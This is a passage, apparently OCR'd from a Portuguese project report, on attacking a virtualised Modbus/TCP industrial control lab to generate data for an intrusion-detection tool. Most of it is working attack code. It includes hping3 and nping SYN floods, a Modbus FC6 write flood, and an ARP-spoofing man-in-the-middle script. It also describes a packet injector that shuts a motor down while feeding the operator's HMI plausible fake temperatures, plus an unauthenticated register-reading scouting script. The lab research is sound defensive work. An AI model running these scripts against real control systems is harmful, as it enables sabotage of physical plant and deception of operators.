    echo "      → Flood TCP SYN com tentativas de conexão real"
    echo
    echo "  modbus_fc6_dos    <IP_ALVO> [PORTA] [UNIT_ID] [ADDRESS]"
    echo "      → Flood lógico Modbus/TCP (FC6) contra registo"
    echo
    echo "Exemplos:"
    echo "  $0 hping3_synflood 172.27.224.250 eth1"
    echo "  $0 nping_tcpflood 172.27.224.250 90000 900000"
    echo "  $0 modbus_fc6_dos 172.27.224.250 502 1 6"
}

case "$ACTION" in
    hping3_synflood)
        TARGET=$1
        INTERFACE=${2:-eth0}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar SYN flood com hping3 contra $TARGET..."
```

```
        sudo hping3 -I "$INTERFACE" -d 120 -S -P -w 64 -p 502 --flood --ran
d-source "$TARGET" \
          2>&1 | tee "$LOGFILE"
        ;;

    nping_tcpflood)
        TARGET=$1
        RATE=${2:-90000}
        COUNT=${3:-900000}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar TCP flood com nping contra $TARGET..."
        sudo nping --tcp-connect --flags syn --dest-port 502 --rate="$RATE"
-c "$COUNT" -q "$TARGET" \
          2>&1 | tee "$LOGFILE"
        ;;

    modbus_fc6_dos)
        TARGET=$1
        PORT=${2:-502}
        UNIT=${3:-1}
        ADDR=${4:-6}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar stress write Modbus FC6 contra $TARGET:$PORT
(UnitID=$UNIT, Reg=$ADDR)..."
        # python em modo unbuffered (-u)
        python3 -u modbus_modify.py "$TARGET" "$PORT" "$UNIT" "$ADD
R" \
          2>&1 | tee "$LOGFILE"
        ;;

    -h|--help|help|"")
        show_help
        ;;

    *)
        echo "Erro: ataque '$ACTION' não reconhecido."
        echo
        show_help
```

```
        exit 1
        ;;
esac
```

Este script permite automatizar a execução dos 3 tipos de ataque. Os exemplos de comando são os seguintes:

- **Tipo I**: sudo ./dos_attack.sh hping3_synflood 172.27.224.250 eth1
- **Tipo II**: sudo ./dos_attack.sh nping_tcpflood 172.27.224.250 90000 900000
- **Tipo III**: sudo ./dos_attack.sh modbus_fc6_dos 172.27.224.250 502 1 6

Offensive Man-in-the-Middle (MitM)

NOTA ⚠️

- Embora seja tecnicamente possível realizar **ataques de replay**, já que o protocolo Modbus não exige qualquer forma de autenticação, neste caso específico essa abordagem não parece eficaz. Isso porque a repetição de pacotes resultaria em mensagens duplicadas, o que facilitaria a detecção do ataque e impediria o alcance do objetivo pretendido
- Em vez disso, optou-se por realizar um ataque MitM, no qual o atacante realiza um ARP spoof, interceptando e alterando pacotes Modbus a ser transmitidos em dois tipos de comunicação:
  - **PLC 2 → PLC 1**: comunicação do valor da temperatura ao PLC 1 com o function code 6
  - **PLC 1 → HMI**: comunicação do valor em tempo real da temperatura do óleo ao HMI através do function code 3
- Neste ataque, o atacante vai ler os dados introduzidos nos registos Modbus enviados pelo PLC 2 (registo 6) e usar estes valores para os enviar ao HMI, de forma a enganar o mesmo, uma vez que, em simultâneo, vai enviar valores maliciosos para o PLC 1. Este PLC tem por objetivo controlar o funcionamento do motor. Em valores normais, o motor está sempre ligado. No entanto, o atacante vai enviar um valor baixo de temperatura, forçando o PLC 1 a desligar o motor. Quem controla o HMI nunca se vai aperceber disto uma vez que está a receber leituras aparentemente normais

Este ataque foi automatizado utilizando um script Python (`modbus_injector.py`), que realiza a manipulação dos pacotes Modbus, e um script de shell (`mitm_attack.sh`),


que automatiza toda a execução do ataque. Ambos estão presentes no repositório do Github.

Shell Script - MitM Attack

O script prepara e executa um ataque de ARP spoofing bidirecional e injeção de pacotes Modbus TCP (script Python**),** posicionando a máquina atacante num cenário de MitM, isto é, entre o HMI e os PLCs, permitindo alterar ou injetar comandos Modbus (como os "*FC3 Read Holding Registers*" e "*FC6 Write Single Register*")

Cenário real (sem ataque):

- O HMI envia pedidos de leitura de registos FC3 para o PLC1, e este responde com os valores pedidos
- O PLC2 envia dados para o PLC1, e o motor é controlado normalmente pelo PLC 1
- Cada dispositivo sabe o MAC de cada IP pela cache da sua tabela ARP



O código do script é o seguinte:

```
#!/bin/bash

# === CONFIGURAÇÕES ===
IFACE="eth1"
HMI="172.27.224.10"
PLC1="172.27.224.250"
PLC2="172.27.224.251"
QUEUE_NUM=1
PYTHON_SCRIPT="./modbus_injector.py"
# =====================

# Verificar root
if [ "$EUID" -ne 0 ]; then
    echo "[ERRO] Este script tem de ser corrido como root!"
    exit 1
fi

# Ativar encaminhamento
echo 1 > /proc/sys/net/ipv4/ip_forward

# Desativar offloading (evita problemas Scapy)
ethtool -K $IFACE tx off rx off tso off gso off gro off lro off

# Regras iptables para interceptar Modbus TCP (porta 502)
iptables -I FORWARD -p tcp --dport 502 -j NFQUEUE --queue-num $QUEU
E_NUM
iptables -I FORWARD -p tcp --sport 502 -j NFQUEUE --queue-num $QUEU
E_NUM

# Função de limpeza
cleanup() {
    echo "[INFO] A limpar regras e processos..."
    pkill -P $$
    iptables -D FORWARD -p tcp --dport 502 -j NFQUEUE --queue-num $Q
UEUE_NUM
    iptables -D FORWARD -p tcp --sport 502 -j NFQUEUE --queue-num $QU
```

```
EUE_NUM
    exit 0
}
trap cleanup INT

# Iniciar ARP spoof bidirecional
arpspoof -i $IFACE -t $HMI $PLC1 &
arpspoof -i $IFACE -t $PLC2 $PLC1 &
arpspoof -i $IFACE -t $PLC1 $HMI &
#arpspoof -i $IFACE -t $PLC1 $PLC2 &

# Iniciar script Python
python3 "$PYTHON_SCRIPT" &

# Esperar até CTRL+C
wait
```

O que faz o atacante:

1. O atacante está ligado na mesma rede física (por exemplo, numa porta do switch)
2. Com recurso à ferramenta `arpspoof`, envia mensagens ARP falsas do género:
    - “HMI, eu sou o PLC 1.”
    - “PLC 2, eu sou o PLC 1.”
    - “PLC 1, eu sou o HMI.”
3. Ao receber estas mensagens, cada máquina substitui na cache da sua tabela ARP o mapeamento do endereço físico para o IP do atacante
4. Com isso, todo o tráfego passa pela máquina do atacante, que o reencaminha para o destino real (senão a comunicação parava, a ferramenta `arpspoof` resolve este problema)
5. O atacante pode olhar, alterar ou bloquear qualquer comando ou resposta sem que HMI nem PLC percebam. Como o protocolo Modbus não contém qualquer tipo de segurança, como encriptação ou autenticação, este ataque poderá ser muito eficaz

De forma resumida, o script permite executar as seguintes ações:

- **Ativar encaminhamento IP:** permite que a máquina Kali funcione como "router invisível"
- **arpspoof:** engana os dispositivos, fazendo-os enviar pacotes para o atacante
- **iptables + NFQUEUE:** redireciona **apenas pacotes Modbus (porta 502)** para uma fila especial que o script Python irá processar

Modbus Injector - MitM Attack

Inicialmente, o script Python tinha uma complexidade mais reduzida e que, de certa forma funcionaria num cenário virtualizado como é o caso, onde não existem componentes reais.

O script limitava-se a recolher os dados vindos do FC 6 e a enviá-los para o HMI (FC 3). Em simultâneo, alterava estes pacotes e modificava o valor da temperatura (registo 6), forçando o motor a desligar ao enviar temperaturas baixas.

No entanto, caso isto acontecesse num cenário real, a temperatura do óleo iria aumentar, pelo que, quem monitoriza o HMI iria aperceber-se que algo não estava certo pois o motor estaria desligado com grandes temperaturas.

Logo, para que os ataques se assemelhem a situações realistas, foi aumentada ligeiramente a complexidade do script.

De forma geral:

- Monitoriza e altera tráfego Modbus entre HMI e PLCs
- Altera valores de escrita (FC6) enviados do PLC2 para o PLC1, mas apenas depois de um tempo de coleta inicial
- Adultera leituras (FC3) devolvidas do PLC1 para a HMI para esconder a manipulação (responde com valores falsos coerentes)

Fluxo geral

1. O script intercepta pacotes usando `netfilterqueue` (iptables → NFQUEUE → Python)
2. Reconstroi os pacotes com Scapy (`IP`, `TCP`, `Raw`)
3. Se o pacote for Modbus/TCP (porto 502), inspeciona o PDU:
    - Se for **FC6** (Write Single Register), grava o valor real num buffer e, **após 5 min**, substitui pelo valor artificial (`ARTIFICIAL_VALUE`)

- Se for **FC3 request** (HMI → PLC1), guarda o pedido para associar à resposta correta
- Se for **FC3 response** (PLC1 → HMI), e se adulteração estiver ativa, altera o valor do registo alvo para um valor sintético suavizado (calculado de acordo com o tráfego capturado no início)

4. Recalcula *checksums*, envia o pacote manipulado e loga tudo

Principais variáveis de configuração

- `TARGET_REGISTER = 6` → registo Modbus que será alterado
- `ARTIFICIAL_VALUE = 10` → valor falso injetado nos writes (FC6)
- `BUFFER_SIZE = 25` → quantos valores reais acumular antes de modificar
- `EMA_ALPHA = 0.2` → suavização da baseline real (média exponencial)
- `SYNTH_ALPHA = 0.1` → suavização do valor adulterado (para parecer natural)
- `WAIT_SECONDS = 5 * 60` → espera 5 minutos antes de adulterar

Interceptação do FC6

- Se o pacote for destino porto 502 (para o PLC) e `fc==6`:
  - Lê registo (`reg`) e valor (`val`)
  - Se for o registo-alvo → salva valor real no buffer e atualiza baseline
  - Antes do tempo de espera**:** apenas coleta e loga (fase azul)
  - Depois do tempo de espera e buffer cheio**:** substitui o valor por `ARTIFICIAL_VALUE` (fase vermelha → adulteração)

Interceptação do FC3 (Read Holding Registers)

1. **Request (HMI→PLC1)**
   - Guarda o `(start, qty)` da leitura usando uma chave `(ip.dst, ip.src, trans_id, unit_id)` para depois reconhecer a resposta correspondente.
   - Apenas loga, não altera
2. **Response (PLC1→HMI)**
   - Só age se `started=True` (adulteração ativa)
   - Atualiza `synthetic_value` suavemente
   - Se a leitura contiver o registo-alvo, substitui o valor real pelo sintético.


- Loga a adulteração (fase verde).

Manutenção de checksums

Sempre que modifica o pacote, apaga os campos `len` e `chksum` do IP/TCP para o Scapy recalcular automaticamente antes de enviar

Comportamento prático

- **Primeiros 5 minutos:**
  - Coleta valores reais enviados para o registrador 6 (PLC2→PLC1)
  - Calcula baseline real usando EMA
  - Não altera nada ainda
- **Após 5 minutos e com pelo menos 5 valores:**
  - Começa a enviar **10** em vez do valor real no FC6
  - Mantém um **valor falso suavizado** no FC3 para enganar a HMI, simulando oscilações naturais
- **Logs coloridos:**
  - Azul = coleta (fase inicial)
  - Vermelho = adulteração FC6
  - Verde = adulteração FC3
  - Amarelo = pedidos FC3 legítimos



Representação do timming do ataque MitM.

Scouting Attacks

A fase de scouting pode incluir vários tipos de ataque. Focando no protocolo Modbus, nas regras do Snort, foram encontrados alertas referentes a funções potencialmente perigosas que podem fornecer informações sobre o PLC e a sua comunicação. Em dispositivos reais seria uma possibilidade estas funções estarem ativas. No entanto, e tal como já foi provado, o PLC virtual não possui suporte a estas funções.

Logo, decidiu-se realizar um ataque muito simples, que se aproveita das vulnerabilidades do protocolo Modbus. Por um lado, tal como já foi referido várias vezes, o protocolo não possui encriptação, o que facilita a análise de tráfego. Para obter este tráfego, uma opção seria uma ataque MitM. No entanto, como já foi efetuado um ataque relativamente complexo nesse âmbito, decidiu-se seguir por outra abordagem e aproveitar outro ponto fraco do protocolo, a autenticação.


O Modbus é baseado no paradigma de cliente-servidor, sendo que o PLC atua como servidor, estando disponível para responder a pedidos dos seus clientes. Como não existe autenticação, qualquer dispositivo pode atuar como um cliente. Para provar isso, foi criado um script muito simples que faz pedidos Modbus FC3, o que permite ao atacante analisar os valores que se encontram nos registos. Isto pode ser perigoso, pois permite ao atacante inferir o funcionamento do sistema e onde podem atacar.

O script criado foi o seguinte:

```
import socket
import time

def send_modbus_packet(ip, port, packet):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(5)
    try:
        sock.connect((ip, port))
        sock.sendall(packet)
        response = sock.recv(1024)
        return response
    finally:
        sock.close()
```

```
def read_holding_registers(ip='172.27.224.250', port=502, start_address=0,
quantity=10):
    transaction_id = b'\x00\x01'       # 2 bytes - pode ser incrementado se q
uiseres
    protocol_id = b'\x00\x00'          # 2 bytes
    length = b'\x00\x06'               # 2 bytes: unit id + function + 4 bytes de p
ayload
    unit_id = b'\x01'                  # 1 byte (normalmente 1)
    function_code = b'\x03'            # Read Holding Registers

    # Start address e quantity em big endian (2 bytes cada)
    start_addr_bytes = start_address.to_bytes(2, byteorder='big')
    quantity_bytes = quantity.to_bytes(2, byteorder='big')

    packet = transaction_id + protocol_id + length + unit_id + function_code
+ start_addr_bytes + quantity_bytes

    response = send_modbus_packet(ip, port, packet)
    return response

def parse_registers(response):
    # Resposta tem:
    # Transaction ID (2 bytes), Protocol ID (2 bytes), Length (2 bytes), Unit I
D (1 byte), Function Code (1 byte), Byte Count (1 byte), Dados...
    if not response or len(response) < 9:
        return None
    byte_count = response[8]
    registers = []
    for i in range(byte_count // 2):
        reg = (response[9 + 2*i] << 8) + response[10 + 2*i]
        registers.append(reg)
    return registers

if __name__ == '__main__':
    ip = '172.27.224.250'
    port = 502
    start_address = 0     # endereço inicial dos registos
    quantity = 10         # número de registos a ler
```

```
    print(f'A ler registos com FC 3 do PLC {ip}...')

    while True:
        try:
            response = read_holding_registers(ip, port, start_address, quantity)
            registers = parse_registers(response)
            if registers is None:
                print('Resposta inválida ou sem dados.')
            else:
                print(f'Registos {start_address} a {start_address+quantity-1}: {reg
isters}')
            time.sleep(1)
        except KeyboardInterrupt:
            print('\nInterrompido pelo utilizador. A sair...')
            break
        except Exception as e:
            print(f'Erro: {e}')
            time.sleep(2)
```



Leitura de valores de registos através de um dispositivo não autorizado.

Para correr o script foi criado o script de shell:

```
#!/usr/bin/env bash
set -euo pipefail
```

```
# Verificação de sudo
if [ "$EUID" -ne 0 ]; then
    echo "Este script precisa de ser corrido com sudo."
    echo "Use: sudo $0"
    exit 1
fi

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
LOG_FILE="$LOG_DIR/modbus_reader_$(date +'%Y%m%d_%H%M%S').lo
g"

echo "A iniciar leitura de registos Modbus..."
echo "Logs serão gravados em: $LOG_FILE"
echo "Pressiona CTRL+C para parar."

python3 -u "$SCRIPT_DIR/modbus_reader.py" 2>&1 | tee -a "$LOG_FILE"
```

Automatização com a vSphere API

A fase de testes é habitualmente um processo repetitivo e sujeito a erros. Por essa razão, o processo de criação de máquinas virtuais pode e deve ser gerido de forma automatizada. No ESXi isso é possível através da vSphere API.

A biblioteca Python pyVmomi facilita a interação com esta API, tendo funções que permitem por exemplo a criação, destruição ou gestão de máquinas virtuais no ESXi.

Como estamos a utilizar o ESXi apenas (sem o vCenter) não existe a criação de templates das VMs. Logo, o processo de automatização apenas evolve a gestão de snapshots e execução dos ataques. Na **fase 1** será carregada a snapshot base, que será utilizada em todas as experiências. Esta snapshot iniciará com um ambiente normal de execução o tráfego Modbus normal. No fim dos períodos anteriormente referidos, será criada outra snapshot, referente a cada experiência.

Script pyVmomi para o ESXi

O que o script faz:

1. **Liga-se ao ESXi** (API `pyVmomi`)

2. **Reverte todas as VMs** ao snapshot inicial definido no YAML
3. **Power-on** e espera pelo VMware Tools (garante que o guest está acessível)
4. **Faz upload** dos scripts necessários para o Kali (scripts de ataque)
5. **Arranca o Mod-Sentinel** (`python3 main.py start`) em background (já instalado no Kali em `~/Mod-Sentinel/`)
6. **Executa o ciclo T0–T1–T2–T3**:
   - `normal_pre` → tráfego normal com Sentinel ativo
   - `attack` → corre script de ataque no Kali (ex.: `dos_attack.sh`)
   - `normal_post` → tráfego normal pós-ataque
7. **Para o Mod-Sentinel** (`python3 main.py stop`), cria `.tgz` dos logs em `/Mod-Sentinel/logs/` e transfere para o host
8. **Descarrega logs** dos ataques (`dos_*.log`, `modbus_mitm.log`, `modbus_reader.log`) e quaisquer ficheiros de `collect_others`
9. **Cria snapshot final** com nome `exp-<nome_experiência>-<timestamp>` (para histórico)
10. Repete o ciclo para a experiência seguinte, e depois para todas as iterações (`run.iterations`)

Logs no terminal

- O script imprime **estado e exit code** de cada comando (`guest_run`)
- Processos em background (ex.: Sentinel, ataques com `nohup`) escrevem em `/tmp/*.out` dentro da VM
- O orquestrador faz *tail* desses ficheiros e mostra as linhas no **terminal do host em tempo real**
- Assim, é possível ver durante a execução:
  - Output dos scripts de ataque
  - Mensagens do Mod-Sentinel
  - Informações de controlo do orquestrador

Estrutura dos resultados

No host, tudo vai para a pasta `./runs/`:

```
./runs/<timestamp_base>/
  run01_<ts>/
    dos_synflood/
      collected/dos/dos_hping3_synflood.log
      collected/sentinel/dos_synflood/modsentinel_run1_dos_synflood.tgz
      timeline.csv
      timeline.json
    dos_tcpflood/...
    dos_modbus_fc6/...
    mitm_injection/...
    modbus_reader_only/...
```

- Cada **run** (execução completa do conjunto de experiências) fica na sua subpasta própria
- Dentro de cada experiência existe os *logs* de ataque + tar dos *logs* do Sentinel.
- O ficheiro `timeline.csv/json` mostra os eventos com timestamps (pode ser útil para análises posteriores)

Configuração do YAML

- Define as VMs e snapshots base, por exemplo:

```
vms:
  - name: KaliST01
    base_snapshot: clean          [nome da snapshot criada]
    guest_user: <kali_user>       [utilizador para entrar na VM]
    guest_pass: <kali_pass>       [pass do utilizador anterior]
    power_on: true
    tools_wait_sec: 120
```

- Define tempos de execução das experiências:

```
timing:
  normal_pre: 10
  attack: 20
  normal_post: 10
```

- Define quantas repetições do conjunto de experiências:

```
run:
  iterations: 1           # número fixo de execuções
  pause_between_runs_sec: 60 # pausa entre runs
```

  (`iterations: 0` = loop infinito até CTRL+C).

- Exemplo de dataset (Mod-Sentinel):


```
dataset:
  command: ["cd /Mod-Sentinel && python3 main.py start"]
  timeout_sec: 0
  stop_signal: TERM
  collect:
    - guest: /Mod-Sentinel/logs/
      local: ./collected/sentinel/dos_synflood/
```

Como correr

1. Ligar ao ESXi com as devidas credenciais:

```
python3 vmware_experiments.py \
  --esxi 192.168.1.10 \
  --user root \
  --password 'ESXI_PASS' \
  --insecure \
  --config ./experiments.yaml \
  --snapshot-memory \
  --snapshot-quiesce
```

2. Acompanhar no terminal:
   - `[INFO] Revert → VM ...` → estado da VM
   - `[KaliST01:attack] ...` → execução de ataque
   - `[KaliST01:sentinel] ...` → mensagens do Mod-Sentinel
   - `Timeline: timeline.csv | timeline.json` no fim de cada run
3. Para parar, usar `CTRL+C`



Fluxograma do script de automação das experiências e orquestração das VMs no ESXi.

4. Organização do Repositório Github

O repositório do Github começou por ser apenas para gerir a pipeline de desenvolvimento do Mod-Sentinel. No entanto, este acabou por não ser desenvolvido tanto como gostaria. O objetivo era este conseguir adaptar as regras do Snort. No entanto, não foi possível fazer isso durante o tempo do projeto.

O Mod-Sentinel apenas consegue analisar o tráfego Modbus e marcá-lo para as experiências, sendo essa a sua função principal → **analisar**, **marcar** e **guardar dados** do tráfego das experiências.

Logo, decidi colocar neste repositório todo o código apresentado neste documento relativo ao funcionamento do sistema e dos ataques a realizar. Esse código encontra-se na diretoria `~/scripts/`.

```
.
└── scripts/
    ├── ESXi Automation/ [*1]
    │   ├── experiments.yaml
    │   └── vmware_experiments.py
    ├── Flooding Attack/ [*2]
    │   ├── dos_attack.sh
    │   └── modbus_modify.py
    ├── MitM Attack/ [*3]
    │   ├── mitm_attack.sh
    │   └── modbus_injector.py
    ├── PLCs Scripts/ [*4]
    │   ├── interpolation_dataset_1min.py
    │   ├── plc1_motor_state.py
    │   ├── plc2_script_v1.py
    │   └── plc2_script_v2.py
    └── Scouting/ [*5]
        ├── modbus_reader.py
        └── run_scouting.sh
```

1. Automação com a API do vSphere
2. Scripts dos ataques de flooding
3. Scripts do ataque MitM

4. Scripts de funcionamento do sistema
    a. Interpolação do CSV para simulação de temperatura (versão 1)
    b. Envio do estado do motor por UDP ao PLC 2 (usado na simulação do PLC 2 versão 2)
    c. Script do PLC 2 (**versão 1**)
    d. Script do PLC 2 (**versão 2**)
5. Script de scouting